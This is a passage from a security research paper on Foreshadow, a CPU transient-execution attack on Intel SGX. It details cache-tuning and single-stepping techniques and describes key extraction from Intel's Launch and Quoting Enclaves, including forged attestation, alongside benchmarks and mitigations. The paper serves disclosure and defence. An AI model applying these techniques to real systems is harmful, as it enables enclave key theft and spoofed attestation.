We leverage the Transactional Synchronization eXtensions (TSX) included in modern Intel processors [27] to silently handle exceptions *within* the unprivileged attacker process. Previous research [9, 40, 53, 54] has exploited an interesting feature of Intel TSX. Namely, a page fault during transactional execution immediately calls the user-level transaction abort handler, without first signalling the fault to the operating system. We abuse this property to avoid unnecessary kernel context switches between Phases II and III of the Foreshadow attack by wrapping the entire transient instruction sequence of Listing 1 in a TSX transaction. While the transaction's write set is discarded, we did not notice any difference in the read set. That is, accessed oracle slots remain in the L1 cache.

Note that, while readily available on many processors, TSX is by no means the only fault suppression mechanism that attackers could leverage. Alternatively, as previously suggested [24,40], the instruction dereferencing the secret could also be speculatively executed itself, behind a high-latency mispredicted branch. As a true hybrid between Spectre [36] and Meltdown [40], such a technique would deliberately mistrain the CPU's branch predictor to ensure that none of the instructions in Listing 1 are committed to the architecture, and hence no faults are raised.

**Keeping Secrets Warm (Root).** Context switches to kernel space are not the only sources of cache pollution. In Phase III of the attack the access time to each oracle slot is carefully measured. As each slot is loaded into the cache, enclave secrets might get evicted from the L1 cache. To make matters worse, oracle slots are placed 4 KiB apart to avoid false positives from the cache line prefetcher [26]. All 256 oracle slots thus share the same L1 cache index and map to the same cache set.

We present two novel techniques to decrease pressure on cache sets containing enclave secrets. First, root adversaries can execute the privileged `wbinvd` instruction to flush the entire CPU cache hierarchy *before* executing the enclave (Phase I). This has the effect of making room in the cache, such that non-enclave accesses to the cache set holding a secret can be more likely accommodated in one of the vacant ways. Second, for unprivileged adversaries, instead of calling the transient execution Phase II once, we execute it in a tight loop as part of the measurement process (Phase III). That is, by transiently accessing the enclave secret each time before we reload an oracle slot, we ensure the cache line holding the secret data remains "warm" and is less likely to be evicted by the CPU's least recently used cache replacement policy. Importantly, as both techniques are entirely implemented in the untrusted application runtime, we do *not* need to make additional calls to the enclave (Phase I).

**Isolating Cores (Root).** We found overall system load to be another significant source of cache pollution. Intel architectures typically feature an inclusive cache hierarchy: data residing in the L1 cache shall also be present in the L2 and L3 caches [27]. Unfortunately, maintaining this invariant may lead to unexpected cache evictions. When an enclaved cache line is evicted from the shared last-level L3 cache by another resource-intensive process for instance, the processor is forced to also evict the enclave secret from the L1 cache. Likewise, since L1 and L2 caches are shared among logical processors, cache activity on one core might unintentionally evict enclave secrets on its sibling core.

In order to limit such effects, root adversaries can pin the victim enclave process to a specific core, and offload interrupts as much as possible to another physical core.

**Dealing with Zero Bias.** Consistent with concurrent work on Meltdown-type vulnerabilities [15, 24, 40, 42], we found that the processor zeroes out the result of unauthorized memory reads upon encountering an exception. When this nulling happens before the transient out-of-order instructions in Phase II can operate on the real secret, the attacker loses the internal race condition from the CPU's access control logic. This will show up as reading an all-zeroes value in Phase III. To counteract this zero bias, Foreshadow retries the transient execution Phase II multiple times when receiving `0x00` in Phase III, before decisively concluding the secret byte was indeed zero.

Since Foreshadow's transient execution phase critically relies on the enclave data being in the L1 cache, we consistently receive `0x00` bytes from the moment a secret cache line was evicted from the L1 cache. As such, the processor's nulling mechanism also enables us to reliably detect whether the targeted enclave data still lives in the L1 cache. That is, whether it still makes sense to proceed with Foreshadow cache line extraction or not.

## 3.3 Preemptively Extracting Secrets

As explained above, Foreshadow's transient extraction Phase II critically relies on secrets brought into the L1 cache during the enclaved execution (Phase I). In the basic attack description, we assumed secrets are available after programmatically exiting the enclave, but this is often not the case in more realistic scenarios. Secrets might be explicitly overwritten, or evicted from the L1 cache by bringing in other data from other cache levels.

To improve Foreshadow's temporal resolution, we therefore asynchronously exit the enclave after a secret in memory was brought into the L1 cache, and before it is later overwritten/evicted. We first explain how root adversaries can combine Foreshadow with the state-of-the-art SGX-Step [57] enclave execution control framework to achieve a maximal temporal resolution: memory operands leak after every single instruction. Next, we re-iterate that even unprivileged adversaries can pause enclaves at a coarser-grained 4 KiB page fault granularity [59, 60] through the `mprotect` system call interface. Using this capability, we contribute a novel technique that allows unprivileged Foreshadow attackers to reliably inspect private CPU register contents of a preempted victim enclave.

**Single-Stepping Enclaved Execution (Root).** SGX prohibits obvious interference with production enclaves. Specifically, the processor ignores advanced x86 debug features, such as hardware breakpoints or the single-step trap flag (RFLAGS.TF) [27]. We therefore rely on the recently published open-source SGX-Step [57] framework to interrupt the victim enclave instruction per instruction.

SGX-Step comes with a Linux kernel driver to establish convenient user space virtual memory mappings for the local Advanced Programmable Interrupt Controller (APIC) device. A very precise single-stepping technique is achieved by configuring the APIC timer directly from user space, eliminating any noise from kernel context switches. Carefully selecting a platform-specific APIC timer interval ensures that the interrupt reliably arrives within the first instruction after `eresume`.

**Dumping Enclaved CPU Registers.** Section 2.1 explained how SGX securely stores the interrupted enclave's register contents in a preallocated SSA frame as part of the AEX microcode procedure. By targeting SSA enclave memory, a Foreshadow attacker can thus extract private CPU register contents. For this to work, however, the SSA frame data of interest should reside in the processor's L1 cache. The entire SSA frame measures multiple cache lines, with the general purpose register area alone already occupying 144 bytes (2.25 cache lines). These SSA cache lines could be unintentionally evicted as part of the kernel context switches needed to handle interrupts, or during Foreshadow's transient extraction Phases II and III.

We contribute an inventive way to reliably extract complete SSA frames. By revoking execute permissions on the victim enclave's code pages, the unprivileged application context can provoke a page fault on the first instruction after completing `eresume`. No enclaved instruction is actually executed, and register contents thus remain unmodified, but the entire SSA frame is re-filled and brought into the L1 cache as a side effect of the AEX procedure triggered by the page fault. We abuse such *zero-stepping* as an unlimited prefetch mechanism for bringing SSA data into the L1 cache. Before restoring execute permissions, a Foreshadow attacker reads the full SSA frame byte-per-byte, forcing the enclave to zero-step whenever an SSA cache line was evicted (i.e., read all zero).

Together with a precise interrupt-driven or page fault-driven enclave execution control framework, our SSA prefetching technique allows for an accurate dump of the complete CPU register file as it changes over the course of the enclaved execution.

## 3.4 Concurrently Extracting Secrets

In modern Intel processors with HyperThreading technology, the L1 cache is shared among multiple logical processors [27]. This property has recently been abused to mount stealthy SGX PRIME+PROBE L1 cache side-

channel attacks entirely from a co-resident logical processor, without interrupting the victim enclave [6, 17, 51].

We explored such a stealthy Foreshadow attack mode by pinning a dedicated spy thread on the sibling logical core before entering the victim enclave. The spy thread repeatedly executes Foreshadow in a tight loop to try and read the secret of interest. As long as the secret is not brought into the L1 cache by the concurrently running enclave, the spy loses the CPU-internal race condition. This shows up as consistently reading a zero value. We use this observation to synchronize the spy thread. As long as a zero value is being read, the spy continues to transiently access the first byte of the secret. When the enclave finally touches the secret, it is at once extracted by the concurrent spy thread.

This approach has considerable disadvantages as compared to the above interrupt-driven attack variants. Specifically, we found that the bandwidth for concurrently extracting secrets is severely restricted, since each Foreshadow round needs 256 time-consuming FLUSH+RELOAD measurements in order to transfer one byte from the microarchitectural state (Phase II) to the architectural state (Phase III). As the enclave now continues to execute during the measurement process, secrets are more likely to be overwritten or evicted before being read by the attacker. Nonetheless, this stealthy Foreshadow attack variant should decidedly be taken into account when considering possible defense strategies in Section 6.

## 3.5 Reading Uncached Secrets

All attack techniques described thus far explicitly assume that the secret we wish to extract resides in the L1 cache after executing the victim enclave in Phase I of the attack. We now describe an innovative method to remove this assumption, allowing root adversaries to read any data located inside the victim's virtual memory range, including data that is *never* accessed by the victim enclave.

**Managing the Enclave Page Cache (EPC).** The SGX design [27, 43] explicitly relies on untrusted system software for oversubscribing the limited protected physical memory EPC resource. For this, untrusted operating systems can make use of the privileged `ewb` and `eldu` SGX instructions that respectively copy encrypted and integrity-protected 4 KiB enclave pages out of, and back into EPC.

We observed that, when decrypting and verifying an encrypted enclave page, the `eldu` instruction loads the entire page as plaintext into the CPU's L1 cache. Crucially, we experimentally verified that the `eldu` microcode implementation never evicts the page from the L1 cache, leaving the page's contents explicitly cached after the instruction terminates.

**Dumping the Entire Enclave Contents (Root).** We proceed as follows to extract the entire victim memory space. Going over all enclave pages (e.g., by inspecting `/proc/pid/maps`), our malicious kernel driver first uses `ewb` to evict the page from the EPC, only to immediately load it back using the `eldu` instruction. As `eldu` loads the page into the L1 cache and does not evict it afterwards, the basic Foreshadow attack described in Section 3.1 can reliably extract its content. Finally, the attack process is repeated for the next page of the victim enclave.

The above `eldu` technique dumps the entire address space of a victim enclave without requiring its cooperation. Since the initial memory contents is known to the adversary at enclave creation time, however, secrets are typically generated or brought in at runtime (e.g., through sealing or remote secret provisioning). As such, in practice, the victim should still be executed at least once, and the attacker could rely on a single-stepping primitive, such as SGX-Step [57], to precisely pause the enclave when it contains secrets, and before they are erased again.

Crucially, however, our `eldu` technique allows to extract secrets that are never brought into the L1 cache by the enclave code itself. As further discussed in Section 6, this attacker capability effectively rules out software-only mitigation strategies that force data to be directly stored in memory while deliberately evading the CPU cache hierarchy. For instance by relying on explicit non-temporal write `movnti` instructions [5, 27].


# 4 Microbenchmark Evaluation

We first present controlled microbenchmark experiments that assess the effectiveness of the basic Foreshadow attack and the various optimizations discussed earlier.

All experiments were conducted on publicly available, off-the-shelf Intel x86 hardware. We used a commodity Dell Optiplex 7040 desktop featuring a Skylake quad-core Intel i7-6700 CPU with a 32 KiB, 8-way L1 data cache.

**Experimental Setup.** For benchmarks, we consider the capabilities of both root and unprivileged attackers, conformant to our threat model in Section 2.2. The *root adversary* has full access to the targeted system. She for example aims to attack DRM technology enforced by an enclave running on her own device. This enables her to use all the attack optimization techniques described in Section 3.2. In addition, she may reduce cache pollution by pinning the victim thread to as specific logical core and offloading peripheral device interrupts to another core.

The *unprivileged adversary*, on the other hand, is much more constrained and represents an attacker targeting a remote server. She gained code execution on the device, and targets an enclave running in the same address space,




(a) Root attacker cache line extraction. (b) Unprivileged cache line extraction. (c) Intra-cache line degradation.

Figure 4: Success rates of the Foreshadow attack per cache line (4a and 4b) and per byte within a cache line (4c).

but did not manage to gain kernel-level privileges. Some attack optimizations, such as page aliasing or isolating workloads, can therefore not be applied.

We assess the effectiveness of Foreshadow by attacking a specially crafted benchmark enclave containing a 4 KiB memory page filled with randomized data. A dedicated entry point first loads 64 bytes of the secret page (i.e., one full cache line) into the L1 cache. Upon `eexit`, we then extract all 64 bytes with Foreshadow, and finally verify their correctness. This process is repeated for all 64 cache lines within the 4 KiB page. To ensure representative measurements, we randomize both the targeted data locations and the enclave's load address. For this, we (*i*) randomly select 5 pages from a preallocated pool of 1024 enclaved pages per benchmark run, and (*ii*) combine the outputs of 200 runs of the benchmark process. In total 4,000 KiB of enclaved data was extracted for each attack scenario.

**Success Rates.** Figure 4a displays the success rate for each cache line in the root attacker model. Overall, we reached an outstanding median success rate of 99.92% (with TSX). As not every SGX-capable machine supports TSX, we executed the same benchmark without relying on TSX features. This resulted in a moderate median success rate drop of 2.59 percentage points (97.32%).

Interestingly, the cache lines storing data at the beginning/end of the targeted page (i.e., cache lines `#0` and `#63`) manifest a distinctly lower average success rate: respectively 23.25/2.03% and 63.78/0.63% with and without TSX. We attribute this effect to unintended L1 cache line evictions from (*i*) the remaining enclaved execution after loading the secret into the cache (e.g., `eexit`); and (*ii*) our own attack measurement code (e.g., probing of the oracle buffer in Phase III). Specifically, upon closer inspection, we found that recent interrupt-driven SGX cache attacks [23, 46] explicitly report similar lowered success rates for the first and last cache lines, attributed to asynchronous enclave exit and kernel context switches. Note that we consider the increased cache pressure on the first/last cache lines only a nonessential limitation of our current attack framework, however, and decisively *not* an avenue to defend against improved Foreshadow attacks.

Figure 4b displays the result of the same benchmark for an unprivileged attacker. As expected, the median success rate drops reasonably to 96.82% and 81.14% with and without TSX respectively. While these success rates are somewhat lower, they distinctly show that even much more restrained user-level adversaries can successfully attack SGX enclaves with an impressive success rate.

It is crucial for the Foreshadow attack to succeed that the cache line holding the secret remains in the L1 cache. We found that the likelihood of inadvertently evicting secrets from the L1 cache increases with each byte extracted within a cache line. Figure 4c quantifies this *intra-cache line degradation* behavior. For the root adversary, the probability of successfully extracting the first byte within a cache line is 98.61%. By the time the last last byte of the cache line is extracted, however, the success rate has degraded to 94.75%. Especially the use of TSX shows to play a large role here. An unprivileged TSX attacker can limit intra-cache line degradation from 94.05% to 86.68%. This outperforms even all other optimization mechanisms for the root adversary without TSX (93.53% - 84.99%).

## 5 Attacking Intel Architectural Enclaves

While SGX is largely realized in hardware and microcode, Intel implemented certain critical functionality in software through dedicated "architectural enclaves". These enclaves are part of the TCB, and were written by experts with detailed knowledge of the security architecture. No obvious security flaws [38, 59] have ever been found, and Intel's architectural enclaves additionally implement various defense in-depth mechanisms. For example, even though private memory should never leak from enclaves, sensitive data gets overwritten as soon as possible.

To the best of our knowledge, we are the first to present full key extraction attacks against Intel's vetted architectural enclaves. To date only one subtle side-channel vulnerability [12] has been identified in Intel's quoting

enclave, which only affects secondary privacy concerns and assuredly does not invalidate remote attestation guarantees. This shows that Foreshadow is substantially more powerful than previous enclaved execution attacks that rely on either side-channels or memory safety bugs.

Note that, for maximum reliability, both our attacks against Intel's architectural launch and quoting enclaves assume the root adversary model, and apply all of the optimization techniques described in Section 3.2. Since our final exploits do *not* need to resort to the single-stepping or `eldu` prefetching root-only techniques of Sections 3.3 and 3.5, however, we expect they could be further improved to run entirely with user space privileges.

## 5.1 Attacking the Intel Launch Enclave

**Background.** SGX enclaves are created in a multi-stage process performed by untrusted system software. Before the enclave can be initialized through the `einit` instruction, a valid EINITTOKEN needs to be retrieved from the Intel Launch Enclave (LE). Essentially, such a token contains the target enclave's content-based (MRENCLAVE) and author-based (MRSIGNER) identities, requested features and attributes, plus a random KEYID. A Message Authentication Code (MAC) over the token data furthermore safeguards integrity, such that EINITTOKENs can be freely passed around by untrusted software.

As with local attestation (Section 2.1), the security of this scheme ultimately relies on a processor-level secret accessible to both LE and `einit`. We refer to this secret as the platform *launch key*. The `einit` instruction derives the 128-bit launch key to verify the correctness of the provided EINITTOKEN, and takes care to only initialize enclaves whose identities and attributes match the ones in the token. In order to bootstrap initialization for the LE itself, Intel's MRSIGNER value is hard-coded in the processor and used by `einit` to skip the EINITTOKEN check and grant access to the launch key. This ensures that only an Intel-signed LE can invoke `egetkey` to derive the launch key needed to compute valid MACs.

Intel uses the above enclave launch control scheme to impose a strict, software-defined enclave attribute control policy. More specifically, current LE implementations enforce that (*i*) either the enclave debug attribute is set or `mrsigner` is white-listed by Intel; and (*ii*) the enclave does not feature privileged, Intel-only attributes, such as access to the long-term platform provisioning key.

**Attack and Exploitation.** Our goal is to extract a full 128-bit launch key from a single LE execution. This is necessary, for each `egetkey` derivation (Section 2.1) includes a random 256-bit KEYID, which is securely generated inside the enclave, such that each LE invocation uses a different launch key. We can therefore *not* correlate partial key recoveries from repeated launch enclave executions to extract a full key, as is common practice in side-channel research [6, 17, 39, 46, 51].





Figure 5: Key derivation in the SGX Launch Enclave.

Intel's official LE image[2] features an entry point to create a tagged EINITTOKEN based on the provided target enclave measurements and attributes. This process is illustrated in Fig. 5. LE first generates a random KEYID and calls ① the `sgx_get_key` function to obtain the launch key. For this, the trusted in-enclave runtime allocates a temporary buffer, before calling ② a small `do_egetkey` assembly stub that executes the `egetkey` instruction to derive ③ the actual launch key. Next, the temporary buffer is copied ④ into a caller-provided buffer; and ⑤ overwritten plus deallocated before returning. LE now uses the launch key to compute ⑥ the required MAC, and immediately afterwards zeroes out ⑦ the key buffer.

An attacker can get hold of the launch key by targeting either the short-lived `tmp` buffer, or the longer-lived `key` buffer. Our exploit targets the more challenging `tmp` buffer to demonstrate Foreshadow's strength in combination with state-of-the-art enclave execution control frameworks [57, 60]. In the exploratory (offline) phase of the attack, we single-step LE and dump register content (see Section 3.3) so as to easily establish the deterministic `tmp` address, plus any code locations of interest.[3] Next, in the online phase of the attack, we interrupt the victim enclave between steps ③ and ④ above, and instruct Foreshadow to extract the cache line containing the 128-bit key. We rely on page fault sequences [60] here to avoid any noise from timing-based interrupts, and to minimize the number of AEXs induced by our exploit. Specifically, we constructed a small finite state machine that alternately revokes access to either the `sgx_get_key` or `do_egetkey` code page. Merely counting page faults now suffices to deterministically locate the return instruction ④ in `do_egetkey`. At this point, the launch key resides in the L1 cache and can thus be reliably extracted by Fore-

[2] `libsgx_le.signed.so` from Intel SGX Linux SDK v2.0 with product ID `0x20` and security version number `0x01`.

[3] Some reverse engineering is required for all symbols were stripped from the signed LE image.

shadow. We observed a 100% success rate in practice; that is, our final (online) exploit extracts the full 128-bit key without noise, from a single LE run with only 13 page faults in total — without resorting to the single-stepping or `eldu` prefetching techniques of Sections 3.3 and 3.5.

To validate the correctness of the extracted keys, we integrated a rogue launch token provider service into the untrusted runtime of the SGX SDK. The rogue launch token provider transparently creates tagged EINITTOKENs using a previously extracted key, and includes the corresponding (non-secret) KEYID, such that `einit` derives an identical launch key from the platform master secret. Obtaining a single LE key thus suffices to launch arbitrarily many rogue production enclaves on the same platform.

**Impact.** Bypassing Intel's controversial [10] launch control policy allows one to create arbitrary production enclaves without going through a license agreement process. Removing control over which enclaves can be run is a clear breach of Intel's licensing interests, but by itself has limited impact on SGX's security objectives. We are *not* able to fabricate enclaves. Any properly implemented key derivation in an enclave will depend on either the MRENCLAVE or MRSIGNER values (Section 2.1). Neither can be forged as they rely on cryptographic properties of SHA-256 and the signer's private key respectively. The ability to create rogue production enclaves could be abused for hiding malware [51], but does not provide an enclave writer with any substantial advantage.

There is one notable exception, related to CPU tracking privacy concerns [10]. Specifically, an attacker can now create enclaves with the ability to derive a "provisioning key" that remains constant as a processor changes owners. LE should make sure that only Intel-signed enclaves can derive such keys, needed for securing long-term remote attestation keys (Section 5.2). All other `egetkey` derivations include an internal OWNEREPOCH register, which can be re-randomized when a user sells her platform. This ensures that any remaining secrets are approvedly destroyed when a computer changes owners [2]. Note that provisioning key derivations do include MRSIGNER, however, such that we cannot derive Intel's provisioning key without access to Intel's private enclave signing key.

## 5.2 Attacking the Intel Quoting Enclave

**Background.** Section 2.1 introduced local, intra-platform attestation through the `ereport` instruction. Such tagged local attestation reports are useless to a remote stakeholder, however, as they can only be verified by a target enclave executing on the *same* platform. The Intel SGX design therefore includes a trusted Quoting Enclave (QE) [2, 10] to validate local attestation reports, and sign them with an asymmetric private key. The resulting





Figure 6: SGX Quoting Enclave for remote attestation.

signed attestation report, or *quote*, can now be verified by a remote party via the corresponding public key.

Intel imposes itself as a trusted third party in the attestation process. To address privacy concerns, QE implements Intel's Enhanced Privacy Identifier (EPID) [34] group signature scheme. An EPID group covers millions of CPUs of the same type (e.g., core i3, i5, i7) and security version number. In fully anonymous mode, the cryptosystem ensures that remote parties can verify quotes from genuine SGX-enabled platforms, without being able to track individual CPUs within a group or recognize previously verified platforms. In pseudonymous mode, on the other hand, remote verifiers can link different quotes from the same platform.

Figure 6 outlines the complete SGX remote attestation procedure. In an initial platform configuration phase Ⓐ, Intel deploys a dedicated Provisioning Enclave (PE) to request an EPID private key, from here on referred to as the platform *attestation key*, from the remote Intel Provisioning Service. Upon receiving the attestation key, PE derives an author-based *provisioning seal key* in order to securely store Ⓑ the long-term attestation key on untrusted storage. For a successful enclave attestation, the remote verifier issues ① a challenge, and the enclave executes ② the `ereport` instruction to bind the challenge to its identity. The untrusted application context now forwards ③ the local attestation report to QE, which derives ④ its report key to validate the report's integrity. Next, QE derives the provisioning seal key to decrypt ⑤ the platform attestation key received from system software. QE signs ⑥ the local attestation report to convert it into a quote. Upon receiving the attestation response, the remote verifier finally submits ⑦ the quote to Intel's Attestation Service for verification using the EPID group public key.

**Attack and Exploitation.** Remote attestation, as implemented by the SGX Quoting Enclave[4], relies on two pillars. First, QE relies on the infallibility of SGX's local attestation mechanism. An attacker getting hold of QE's report key can make QE sign arbitrary enclave measurements, effectively turning QE into a signing oracle.

[4] `libsgx_qe.signed.so` from Intel SGX Linux SDK v2.0 with product ID `0x01` and security version number `0x05`.

Second, QE relies on SGX's sealing mechanism to securely store the asymmetric attestation key. Should the platform provisioning seal key leak, an attacker can get hold of the long-term attestation key and directly sign rogue enclave reports herself. We exploited both options to show how Foreshadow can adaptively dismantle different SGX primitives.

As with the LE attack, illustrated in Fig. 5, both our QE key extraction exploits target the `sgx_get_key` trusted runtime function. We again constructed a carefully crafted page fault state machine to deterministically preempt the QE execution between the `egetkey` invocation and the key buffer being overwritten. As with the LE exploit, our final attack does *not* rely on advanced single-stepping or `eldu` prefetching techniques, and achieves a 100% success rate in practice. That is, our exploit reliably extracts the full 128-bit report and provisioning seal keys from a single QE run suffering 14 page faults in total.

We validated the correctness of the extracted keys by fabricating bogus local attestation reports, using a previously extracted QE report key, and successfully ordering the genuine Intel QE to sign them. Alternatively, we created a rogue quoting service that uses the leaked platform provisioning seal key to get hold of the long-term attestation key for signing. This allows an attacker to fabricate arbitrary remote attestation responses directly, without even executing QE on the victim platform.

**Impact.** The ability to spoof remote attestation responses has profound consequences. Attestation is typically the first step to establish a secure communication channel, e.g., via an authenticated Diffie-Hellman key exchange [2]. Using our rogue quoting service, a network-level adversary (e.g., the untrusted host application) can trivially establish a man-in-the-middle position to read plus modify all traffic between a victim enclave and a remote party. All remotely provisioned secrets can now be intercepted, without even executing the victim enclave or requiring detailed knowledge of its internals — effectively rendering SGX-based DRM or privacy-preserving analytics [44, 50] applications useless. Apart from such confidentiality concerns, adversaries can furthermore fabricate arbitrary remote SGX computation results. This observation rules out transparent, integrity-only enclaved execution paradigms [56], and directly threatens an emerging ecosystem of untrusted cloud environments [4] and innovative blockchain technologies [25].

Intel's EPID [34] group signature scheme implemented by QE makes matters even worse. That is, in fully anonymous mode, obtaining a single EPID private key suffices to forge signatures for the *entire* group containing millions of SGX-capable Intel CPUs. Alarmingly, this allows us to use the platform attestation key extracted from our lab machine to forge anonymous attestations for enclaves running on remote platforms we don't even have code execution on. This does fortunately not hold for the officially recommended [34] pseudonymous mode, however, as remote stakeholders would recognize our fabricated quotes as coming from a different platform.

## 6 Discussion and Mitigations

**Impact of Our Findings.** Concurrent research on transient execution attacks [15, 24, 36, 40, 42] revealed fundamental flaws in the way current CPUs implement speculative out-of-order execution. So far, the focus of these attacks has been on breaching traditional kernel-level memory isolation barriers from an unprivileged user space process. Our work shows, however, that Meltdown-type CPU vulnerabilities also apply to non-hierarchical intra-address space isolation, as provided by modern Intel x86 SGX technology. This finding has profound consequences for the development of adequate defenses. The widely-deployed software-only KAISER [19] defense falls short of protecting enclave programs against Foreshadow adversaries. Indeed, page table isolation mitigations are ruled out, for SGX explicitly distrusts the operating system kernel, and enclaves live *within* the address space of an untrusted host process.

We want to emphasize that Foreshadow exploits a microarchitectural *implementation* bug, and does not in any way undermine the architectural *design* of Intel SGX and TEEs in general. We strongly believe that the non-hierarchical protection model supported by these architectures is still as valuable as it was before. An important lesson from the recent wave of transient execution attacks including Spectre, Meltdown, and Foreshadow, however, is that current processors exceed our levels of understanding [3, 47]. We therefore want to urge the research community to develop alternative hardware-software co-designs [11, 14], as well as inspectable open-source [47, 48] TEEs in the hopes of making future vulnerabilities easier to identify, mitigate, and recover from.

**Mitigation Strategies.** State-of-the-art enclave side-channel hardening techniques [8, 9, 18, 52–54] offer little protection only and cannot address the root causes of the Foreshadow attack. These defenses commonly rely on hardware transactional memory (TSX) support to detect suspicious page fault and interrupt rates in enclave mode, which only marginally increases the bar for Foreshadow attackers. First, not all SGX-capable processors are also shipped with TSX extensions, ruling out TSX-based hardening techniques for Intel's critical Launch and Quoting Enclaves. Second, since the `egetkey` instruction is *not* allowed within a TSX transaction [27], adversaries can always interrupt a victim enclave unnoticed after key

derivation to leak secrets (similar to Fig. 5). Furthermore, while the high interrupt rates generated by SGX-Step would be easily recognized, stealthy exploits can limit the number of enclave preemptions, or HyperThreading-based Foreshadow variants can be executed concurrently from another logical core. Finally, we showed how to abuse SGX's `eldu` instruction to extract enclaved memory secrets without even executing the victim enclave, effectively rendering any software-only defense strategy inherently insufficient.

Only Intel is placed in a unique position to patch hardware-level CPU vulnerabilities. They recently announced "silicon-based changes to future products that will directly address the Spectre and Meltdown threats in hardware [...] later this year." [37] Likewise, we expect Foreshadow to be directly addressed with silicon-based changes in future Intel processors. The SGX design [2] includes a notion of TCB recovery by including the CPU security version number in all measurements (Section 2.1). As such, future microcode updates could in principle mitigate Foreshadow on existing SGX-capable processors. In this respect, beta microcode updates [32] have recently been distributed to mitigate Spectre, but, at the time of this writing, no microcode patches have been released addressing Meltdown nor Foreshadow. Given the fundamental nature of out-of-order CPU pipeline optimizations, we expect it may not be feasible to directly address the Foreshadow/Meltdown access control race condition in microcode. Alternatively, based on our findings (see Appendix A) that Foreshadow requires enclave data to reside in the L1 cache, we envisage a hardware-software co-design mitigation strategy. Foreshadow-resistant enclaves should be guaranteed that (*i*) both logical cores in a HyperThreading setting execute within the same enclave [8,18,54], and (*ii*) the L1 cache is flushed upon each enclave exiting event [11].

## 7 Related Work

Several recent studies investigate attack surface for SGX enclaves. Existing attacks either exploit low-level memory safety vulnerabilities [38, 59], or abuse application-specific information leakage from side-channels. Importantly, in contrast to Foreshadow, all known attacks explicitly fall out-of-scope of Intel SGX's threat model [28, 33], and can be effectively avoided by rewriting the victim enclave's code to exclude such vulnerabilities.

Conventional microarchitectural side-channels [16] are, however, considerably amplified in the context of SGX's strengthened attacker model. This point has been repeatedly demonstrated in the form of a steady stream of high-resolution PRIME+PROBE CPU cache [6,12,17,23,46,51] and branch prediction [13, 39] attacks against SGX enclaves. The additional capabilities of a root-level attacker have furthermore been leveraged to construct instruction-granular enclave interrupt primitives [57], and to exploit side-channel leakage from x86 memory paging [58, 60] and segmentation [22]. Unexpected side-channels can also arise at the application level. We for example recently reported [30] a side-channel vulnerability in auto-generated `edger8r` code of the official Intel SGX SDK.

Concurrent research [7, 49] has demonstrated proof-of-concept Spectre-type speculation attacks against specially crafted SGX enclaves. Both attacks rely on executing vulnerable code within the victim enclave. Our attack, in contrast, does not require any specific code in the victim enclave, and can even extract memory contents without ever executing the victim enclave. While existing work shows vulnerable gadgets exist in the SGX SDK [7], such Spectre-type attack surface can be mitigated by patching the SDK. Recent Intel microcode updates furthermore address Spectre-type attacks against SGX enclaves directly at the hardware level, by cleansing the CPU's branch target buffer on every enclave entry/exit [7].

## 8 Conclusion

We presented Foreshadow, an efficient transient execution attack that completely compromises the confidentiality guarantees pursued by contemporary Intel SGX technology. We contributed practical attacks against Intel's trusted architectural enclaves, essentially dismantling SGX's local and remote attestation guarantees as well.

While, in the absence of a microcode patch, current SGX versions cannot maintain their hardware-level security guarantees, Foreshadow does assuredly *not* undermine the non-hierarchical protection model pursued by trusted execution environments, such as Intel SGX.

**Acknowledgments.** This research was partially supported by the Research Fund KU Leuven, the Technion Hiroshi Fujiwara cyber security research center, the Israel cyber bureau, by NSF awards `#1514261` and `#1652259`, the financial assistance award `70NANB15H328` from the U.S. Department of Commerce, National Institute of Standards and Technology, the 2017-2018 Rothschild Postdoctoral Fellowship, and the Defense Advanced Research Project Agency (DARPA) under Contract `#FA8650-16-C-7622`. Jo Van Bulck and Raoul Strackx are supported by a grant of the Research Foundation - Flanders (FWO).

## References

[1] ALVES, T., AND FELTON, D. Trustzone: Integrated hardware and software security. *ARM white paper 3*, 4 (2004), 18–24.

[2] ANATI, I., GUERON, S., JOHNSON, S., AND SCARLATA, V. Innovative technology for CPU based attestation and sealing. In *Proceedings of the 2nd International Workshop on Hardware and Architectural Support for Security and Privacy* (2013), ACM.

[3] BAUMANN, A. Hardware is the new software. In *Proceedings of the 16th Workshop on Hot Topics in Operating Systems* (2017), ACM, pp. 132–137.

[4] BAUMANN, A., PEINADO, M., AND HUNT, G. Shielding applications from an untrusted cloud with Haven. In *USENIX Symposium on Operating Systems Design and Implementation* (2014).

[5] BRASSER, F., CAPKUN, S., DMITRIENKO, A., FRASSETTO, T., KOSTIAINEN, K., MÜLLER, U., AND SADEGHI, A.-R. Dr. sgx: Hardening sgx enclaves against cache attacks with data location randomization. *arXiv preprint arXiv:1709.09917* (2017).

[6] BRASSER, F., MÜLLER, U., DMITRIENKO, A., KOSTIAINEN, K., CAPKUN, S., AND SADEGHI, A.-R. Software grand exposure: SGX cache attacks are practical. In *11th USENIX Workshop on Offensive Technologies* (2017), WOOT '17, USENIX Association.

